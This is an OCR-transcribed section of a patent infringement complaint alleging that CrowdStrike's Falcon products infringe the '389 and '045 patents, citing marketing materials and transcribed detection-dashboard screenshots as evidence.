
However, simply “doing ESP” — even when correlation is done on the endpoint — is still not sufficient to create a detection and prevention platform that is truly “next-generation.” Another important consideration is the nature of the events themselves, because details matter. CrowdStrike Falcon sensor has access to over 1,000 types of events, many of which provide the sensor with data that is entirely unique in the industry, resulting in a detection and prevention capability that is second to none. These events indicate activity ranging from simple file I/O operations to privilege escalation. Behavioral IOA correlation ties these together to detect and prevent malicious activity. The result is technology sophisticated enough to detect when credential theft is occurring from a reflectively injected module in PowerShell, and to prevent that activity before it can actually be observed by the attacker.

(*See* WBR_CSK000131 (https://www.crowdstrike.com/blog/understanding-indicators-attack-ioas-power-event-stream-processing-crowdstrike-falcon/) at 132.)

196. The Accused Products perform a method that includes *comparing, by the base computer, the correlated data about the computer object received from the first and second remote computers to other objects or entities to identify relationships between the correlated data and the other objects or entities; and classifying, by the base computer, the computer object as malware on the basis of said comparison*. For example, as described above, the event information is received from the remote computers and correlated in the CrowdStrike Security Cloud for later analysis. That analysis includes comparing the correlated data to other objects or entities that are detected in the network to identify relationships. As shown above, CrowdStrike Threat Graph uses the “[e]nrich[ed]” data (including “correlation markers”) in a “cloud-scale data analytics platform to hunt for suspicious and malicious activity.” (*See* WBR_CSK000508 (https://www.crowdstrike.com/wp-content/uploads/2020/03/threat-graph.pdf) at 509.)

197. Further, Falcon X includes “Malware Search” that “[c]onnects the dots between the malware found on…endpoints and related campaigns, malware families or threat actors. Falcon X searches CrowdStrike Falcon Search Engine, the industry’s largest malware search engine for related samples and within seconds expands the analysis to include all files and variants, leading

to a deeper understanding of the attack and an expanded set of IOCs to defend against future attacks."



CrowdStrike Falcon X stands out with the following capabilities:

- **Automatic Threat Analysis** — All files quarantined by CrowdStrike Falcon endpoint protection are automatically investigated by Falcon X. This automation drives breakthrough efficiency gains for security operations teams, elevates the capabilities of all security analysts and unlocks critical security functionality for organizations without a security operations center.
- **Malware Analysis** — Falcon X enables in-depth analysis of unknown and zero-day threats that goes far beyond traditional approaches. Powered by the Falcon Sandbox, it employs a unique combination of static,dynamic and fine-grained memory analysis to quickly identify the evasive threats other solutions miss.
- **Malware Search** — Connects the dots between the malware found on your endpoints and related campaigns, malware families or threat actors. Falcon X searches CrowdStrike Falcon Search Engine, the industry's largest malware search engine for related samples and within seconds expands the analysis to include all files and variants, leading to a deeper understanding of the attack and an expanded set of IOCs to defend against future attacks.
- **Threat Intelligence** — Actor attribution exposes the motivation and the tools, techniques and procedures (TTPs) of the attacker. Practical guidance is provided to prescribe proactive steps against future attacks and stop actors in their tracks.
- **Customized Intelligence** — Falcon X automatically produces intelligence specifically tailored for the threats you encounter in your environment. Customized IOCs are immediately shared with other security tools via API, streamlining and automating the protection workflow. Cyber threat intelligence relating to the encountered attack is displayed alongside the alert, making it quick and easy for analysts to understand the threat and take action.

(*See* WBR_CSK000508 (https://www.crowdstrike.com/press-releases/crowdstrike-introduces-new-automated-threat-analysis-solution-to-deliver-predictive-security/) at 009-011.)

198. In addition, as shown above, the Accused Products include the "Falcon Search Engine" that includes "over 6 trillion unique security events per week from its install base that spans 176 countries, and has amassed the industry's largest collection of searchable malware." (*See* WBR_CSK000594 (https://www.crowdstrike.com/endpoint-security-products/falcon-cyber-threat-search-engine/) at 598.) "Falcon Prevent [is] integrated with CrowdStrike Falcon X™ to…[f]ully understand the threats in your environment" and "[a]ccess malware research and analysis." (*See* WBR_CSK000660 (https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf) at 661.)

199. Each claim in the '389 Patent recites an independent invention. Neither claim 1,

described above, nor any other individual claim is representative of all claims in the ’389 Patent.

200. Defendants have been aware of the ’389 Patent since at least when the original Complaint was filed in March 2022. Further, Plaintiffs have marked their products with the ’389 Patent, including on their website, since at least July 2020.

201. Defendants directly infringe at least claim 1 of the ’389 Patent, either literally or under the doctrine of equivalents, by performing the steps described above. For example, on information and belief, Defendants perform the claimed method in an infringing manner as described above by running this software and system to protect their own computer and network operations. On information and belief, Defendants also perform the claimed method in an infringing manner when testing the operation of the Accused Products and corresponding systems. As another example, Defendants perform the claimed method when providing or administering services to third parties, customers, and partners using the Accused Products.

202. Defendants’ partners, customers, and end users of their Accused Products and corresponding systems and services directly infringe at least claim 1 of the ’389 Patent, literally or under the doctrine of equivalents, at least by using the Accused Products and corresponding systems and services, as described above.

203. Defendants have actively induced and are actively inducing infringement of at least claim 1 of the ’389 Patent with specific intent to induce infringement, and/or willful blindness to the possibility that their acts induce infringement, in violation of 35 U.S.C. § 271(b). For example, Defendants encourage and induce customers to use CrowdStrike’s security software in a manner that infringes claim 1 of the ’389 Patent at least by offering and providing software that performs a method that infringes claim 1 when installed and operated by the customer, and by engaging in activities relating to selling, marketing, advertising, promotion, installation, support, and

distribution of the Accused Products, including the activities described below.

204. Defendants encourage, instruct, direct, and/or require third parties—including their certified partners and/or customers—to perform the claimed method using the software, services, and systems in infringing ways, as described above.

205. Defendants further encourage and induce their customers to infringe claim 1 of the ’389 Patent: 1) by making their security services available on their website, providing applications that allow users to access those services, widely advertising those services, and providing technical support and instructions to users, and 2) through activities relating to marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including their CrowdStrike security software, and services in the United States. (*See* WBR_CSK000071 (https://www.crowdstrike.com/); *see* WBR_CSK000120 (https://www.crowdstrike.com/partners/solution-providers/).)

206. For example, on information and belief, Defendants share instructions, guides, and manuals, which advertise and instruct third parties on how to use the software as described above, including at least customers and partners. (*See* WBR_CSK000107 (https://www.crowdstrike.com/free-trial-guide/installation/).) On further information and belief, Defendants also provide customer service and technical support to purchasers of the Accused Products and corresponding systems and services, which directs and encourages customers to perform certain actions that use the Accused Products in an infringing manner. (*See* WBR_CSK000001 (https://www.crowdstrike.com/contact-us/); https://www.crowdstrike.com/contact-support/ (redirect to same).)

207. Defendants and/or Defendants’ partners recommend and sell the Accused Products and provide technical support for the installation, implementation, integration, and ongoing

operation of the Accused Products for each individual customer. On information and belief, each customer enters into a contractual relationship with Defendants and/or one of Defendants' partners, which obligates each customer to perform certain actions in order to use the Accused Products. (*See* WBR_CSK000101 (https://www.crowdstrike.com/free-trial-guide/purchase/); WBR_CSK000103 (https://www.crowdstrike.com/free-trial-guide/purchase/); *see* WBR_CSK000107 (https://www.crowdstrike.com/free-trial-guide/installation/).) Further, in order to receive the benefit of Defendants' and/or their partners' continued technical support and their specialized knowledge and guidance of the operability of the Accused Products, each customer must continue to use the Accused Products in a way that infringes the '389 Patent. (*See* WBR_CSK000001 (https://www.crowdstrike.com/contact-us/); https://www.crowdstrike.com/contact-support/ (redirect to same).)

208. Further, as the entity that provides installation, implementation, and integration of the Accused Products in addition to ensuring the Accused Product remains operational for each customer through ongoing technical support, on information and belief, Defendants and/or Defendants' partners affirmatively aid and abet each customer's use of the Accused Products in a manner that performs the claimed method of, and infringes, the '389 Patent.

209. Defendants also contribute to the infringement of their partners, customers, and end-users of the Accused Products by providing within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, methods claimed in the Asserted Patents, constituting a material part of the inventions claimed, and not a staple article or commodity of commerce suitable for substantial non-infringing uses.

210. Indeed, as shown above, the Accused Products have no substantial non-infringing

uses because the accused functionality, including the behavioral analysis and related functionality described above, is an integral part of the Accused Products and must be performed for the Accused Products to perform their intended purpose. (*See, e.g.*, WBR_CSK000071 (https://www.crowdstrike.com/); WBR_CSK000134 (CrowdStrike 2021 Annual Report Form 10-K) at 144-148; WBR_CSK000451 (https://www.crowdstrike.com/endpoint-security-products/).) These processes are continually running when the system is in use and, on information and belief, cannot be removed or disabled (or, if they could, the system would no longer suitably function for its intended purpose). Moreover, for the same reasons, without performing each of the steps as described and shown above, or without the system and components identified above that practice the ’389 Patent, that functionality could not be performed.

211. Additionally, the accused functionality, including the behavioral analysis and related functionality described above, itself has no substantial non-infringing uses because the components, modules and methods identified above are a necessary part of that functionality. (*See id*.) For example, without compiling and correlating data about the behavior of an object running on one or more remote computers, the Accused Products could not assess which behaviors on any given endpoint constitute a threat. These processes are continually running when the system is in use and, on information and belief, cannot be removed or disabled (or, if they could, the system would no longer function for its intended purpose). Moreover, for the same reasons, without performing each of the steps as described and shown above, or without the system and components identified above that practice the ’389 Patent, that functionality could not be performed.

212. In addition, as shown in the detailed analysis above, the products, systems, modules, and methods provided by Defendants constitute a material part of the invention—indeed, they provide all the components, modules, and features that perform the claimed methods and

systems. For example, the Accused Products and corresponding functionality (including the behavioral analysis functionality) constitute a material part of the inventions claimed because such analysis is integral to the processes identified herein (such as identifying relationships between correlated data about objects received from remote computers) as recited in the claims of the ’389 Patent. None of these products are staple goods—they are sophisticated and customized cyber security and malware detection products, methods, and systems.

213. Defendants’ infringing actions have continued after the original Complaint was filed. Defendants had knowledge of the ’389 Patent and of the specific conduct that constitutes infringement of the ’389 Patent at least based on the original Complaint, yet have continued to engage in the infringing activity, including by selling, making, configuring, and installing the Accused Products and performing the accused functionality, and by engaging in activities that constitute inducing infringement and contributory infringement as described above.

214. On information and belief, the infringing actions of each partner, customer, and/or end-user of the Accused Products are attributable to Defendants. For example, on information and belief, Defendants direct and control the activities or actions of their partners or others in connection with the Accused Products by contractual agreement or otherwise requiring partners or others to provide information and instructions to customers who acquire the Accused Products which, when followed, results in infringement. Defendants further direct and control the operation of devices executing the Accused Products by programming the software which, when executed by a customer or end user, perform the claimed method of at least claim 1 of the ’389 Patent.

215. Plaintiffs have suffered and continue to suffer damages, including lost profits, as a result of Defendants’ infringement of the ’389 Patent. Defendants are therefore liable to Plaintiffs under 35 U.S.C. § 284 for damages in an amount that adequately compensates Plaintiffs for

Defendants’ infringement, but no less than a reasonable royalty.

216. Plaintiffs will continue to suffer irreparable harm unless this Court preliminarily and permanently enjoins Defendants, their agents, employees, representatives, and all others acting in concert with Defendants from infringing the ’389 Patent.

217. Defendants’ infringement of the ’389 Patent is knowing and willful. Defendants acquired actual knowledge of the ’389 Patent at least when Plaintiffs filed the original Complaint and had constructive knowledge of the ’389 Patent from at least the date Plaintiffs marked their products with the ’389 Patent and/or provided notice of the ’389 Patent on their website.

218. On information and belief, despite Defendants’ knowledge of the Asserted Patents and Plaintiffs’ patented technology, Defendants made the deliberate decision to sell products and services that they knew infringe these patents. Defendants’ continued infringement of the ’389 Patent with knowledge of the ’389 Patent constitutes willful infringement.

219. Plaintiffs’ allegations of infringement, indirect infringement, and willful infringement with respect to this patent are further set forth in Plaintiffs’ Disclosure of Asserted Claims and Preliminary Infringement Contentions Pursuant to the Court’s Standing Order Governing Patent Proceedings served July 12, 2022.

THIRD CAUSE OF ACTION
(INFRINGEMENT OF THE ’045 PATENT)

220. Plaintiffs reallege and incorporate by reference the allegations of the preceding paragraphs of this Complaint.


221. Defendants have infringed and continue to infringe one or more claims of the ’045 Patent in violation of 35 U.S.C. § 271 in this District and elsewhere in the United States and will continue to do so unless enjoined by this Court. The Accused Products, including features of the Falcon Platform such as Falcon Prevent and Falcon X, at least when used for their ordinary and

customary purposes, practice each element of at least claim 1 of the ’045 Patent as described below.

222. For example, claim 1 of the ’045 Patent recites:

> 1. A method comprising:
>
> gathering one or more events defining an action of a first object acting on a target;
>
> generating a contextual state for at least one of the one or more events by correlating the at least one event to an originating object, the contextual state including an indication of the originating object of the first object and an indication of at least one of a device on which the first object is executed and a user associated with the first object;
>
> obtaining a global perspective for the at least one event by obtaining information associated with one or more of the first object and the originating object, the information including at least one of age, popularity, a determination as to whether the first object is malware, a determination as to whether the originating object is malware, Internet Protocol (IP) Address, and Uniform Resource Locator (URL) information, wherein the global perspective for one or more related events to at least one event across a network;
>
> assembling an event line including details associated with the at least one event, the details including information uniquely identifying the first object, the action of the first object, the target, and the originating object; and
>
> transmitting the assembled event line.

223. The Accused Products perform the method of claim 1 of the ’045 Patent. To the extent the preamble is construed to be limiting, the Accused Products perform *a method*, as further explained below. For example, the Falcon Platform includes “[a]n intelligent, lightweight agent unlike any other [that] blocks attacks — both malware and malware-free — while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform’s management, detection, response and intelligence.”




SINGLE UNIVERSAL AGENT AND POWERFUL APIS

An intelligent, lightweight agent unlike any other blocks attacks — both malware and malware-free — while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform's management, detection, response and intelligence

(*See* WBR_CSK000455 (https://www.crowdstrike.com/endpoint-security-products/falcon-platform/) at 459.)

224. The Accused Products perform a method that includes *gathering one or more events defining an action of a first object acting on a target*. For example, the Accused Products "emit[] events as things happen on an endpoint" and include "TargetProcessID" for "executing processes," "ContextProcessID" for "events that enrich another Falcon event," and "Process Explorer" for "the visualization of a process tree in Falcon as viewed by the ThreatGraph."




Glossary

- **Sensor**: what we call the Falcon endpoint agent
- **Event**: The sensor emits events as things happen on an endpoint
- **Field**: An event contains fields that provide contextual details about the event
- **event_simpleName**: Events are given an `event_simpleName` value for classification
- **TargetProcessId**: a unique PID Falcon assigns to executing processes
- **ContextProcessId**: a unique PID Falcon assigns to events that enrich another Falcon event
- **Process Explorer**: the visualization of a process tree in Falcon as viewed by the ThreatGraph

©2020 CROWDSTRIKE

(*See* WBR_CSK000511 (https://www.crowdstrike.com/falcon/2020/wp-content/uploads/2020/10/CFP002-Uptown-Splunk-FINAL.pdf) at 519; *see also* https://www.crowdstrike.com/falcon/2020/videos/uptown-splunk-get-funky-with-falcon-data/ at 1:41.)

225. In another example, Falcon Prevent gathers event information as part of the process of "[a]utomatically determin[ing] the scope and impact of threats found in your environment."




INTEGRATED THREAT INTELLIGENCE

- Automatically determine the scope and impact of threats found in your environment
- Find out if you are targeted, who is targeting you and how to prepare and get ahead
- Use Falcon Prevent integrated with CrowdStrike Falcon X™ to:
  - Fully understand the threats in your environment and what to do about them
  - Access malware research and analysis at your fingertips
  - Easily prioritize responses with threat severity assessment
  - Immediately get recovery steps and resolve incidents with in-depth threat analysis

(*See* WBR_CSK000660 (https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf) at 661.)

226. In another example, as shown below, the Accused Products identify “Detection Activity” including “Status,” “Severity,” “Scenario,” “Assigned to,” “Hostname,” and “Triggering File” related to events, actions, objects, and targets. In another example, as shown below, the Accused Products display an event related to “HOST CS-SE-CC” and “USER NAME Chuck, CS-SE-CC$” including related objects “iexplore.exe” and “notepad.exe.” The Accused Products show “iexplore.exe” injected code into “notepad.exe” to create a malicious version of “notepad.exe” and the malicious version of “notepad.exe” then performed actions including using command prompt “CMD.EXE.”



Status Severity Scenario Assigned to Hostname Triggering file

How to Hunt for Threat Activity with Falcon Endpoint Protection

Type to filter


370 Detections

Time		Status		Severity		Scenario		Assigned to		Hostname		Triggering file	
Last hour	7	New	215	Critical	97	Known Malware	131	Unassigned	293	CS-SE-CC	45	iexplore.exe	102
Last day	8	In Progress	12	High	169	Suspicious Activity	114	wes.bateman@bh.crow...	21	CS-SE-SO-WIN7-V	38	notepad.exe	87
Last week	34	True Positive	108	Medium	110	Drive By Download	101	jason@bh.crowdstrike.c...	19	CS-SE-SS-01	31	powershell.exe	62
Last 30 days	110	False Positive	0	Low	24	Credential Theft	74	[illegible]	8	CS-SE-CD-WIN7	26	cmd.exe	56
Last 90 days	370	Ignored	29	Informational	0	Intel Detection	64	elia@bh.crowdstrike.com	5	CS-SE-WB-WITEC	25	mailbox.exe	52

Dashboards
Executive Summary
Detection Activity
Detection Resolution

No grouping Sort by new – old

	DETECT TIME	HOST	USER NAME	ASSIGNED TO	STATUS
	Jan. 12, 2017 16:02:49	CS-SE-CD-WIN7	Christian_2	Unassigned	New
Critical	Jan. 12, 2017 13:52:03	CS-SE-SO-WIN7-V		Unassigned	New
Medium +2			demo	Unassigned	New
High			Ken	Unassigned	New
High +7			Ken, CS-SE-KM-1-125	Unassigned	New
High +1	Jan. 11, 2017 22:51:43	CS-SE-TO-W7-01	Demo	Unassigned	New
High +4	Jan. 11, 2017 22:28:10	CS-SE-CC	Chuck, CS-SE-CC$	Unassigned	New
	Jan. 11, 2017 10:10:48	CS-SE-TO-W7-01		Unassigned	New



HOST	USER NAME
CS-SE-CC	Chuck, CS-SE-CC$

ctivity with Falcon Endpoint Protection

(root) 10 100 0 0 0

smss.exe 0 4 0 0 0

smss.exe 0 0 0 0 0

iexplore.exe 3 12 2 0 0

Medium Severity Known Malware — Metasploit's meterpreter server may have been loaded into a process.

notepad.exe 6 73 0 0 0

Medium Severity Drive By Download — A browser created a process via shellcode.

Medium Severity Known Malware — Metasploit's meterpreter server may have been loaded into a process.

cmd.exe 0 14 0 0 0

iexplore.exe

New Comment

CS-SE-CC Network Contain

Execution Details Change Containment Status

Medium Severity Known Malware
Metasploit's meterpreter server may have been loaded into a process.

"C:\Program Files (x86)\Internet Explorer\iexplore.exe" SCODEF:3552 CREDAT:79873

\Device\HarddiskVolume1\Program Files (x86)\Internet Explorer\iexplore.exe

e285feeca908b3ce22017a64363eea5e09ccd5196 90871df523291b089597875

c613e09c3b191bb02c7a191741a1d024

CS-SE-CC\Chuck

Jan. 11, 2017 22:24:18

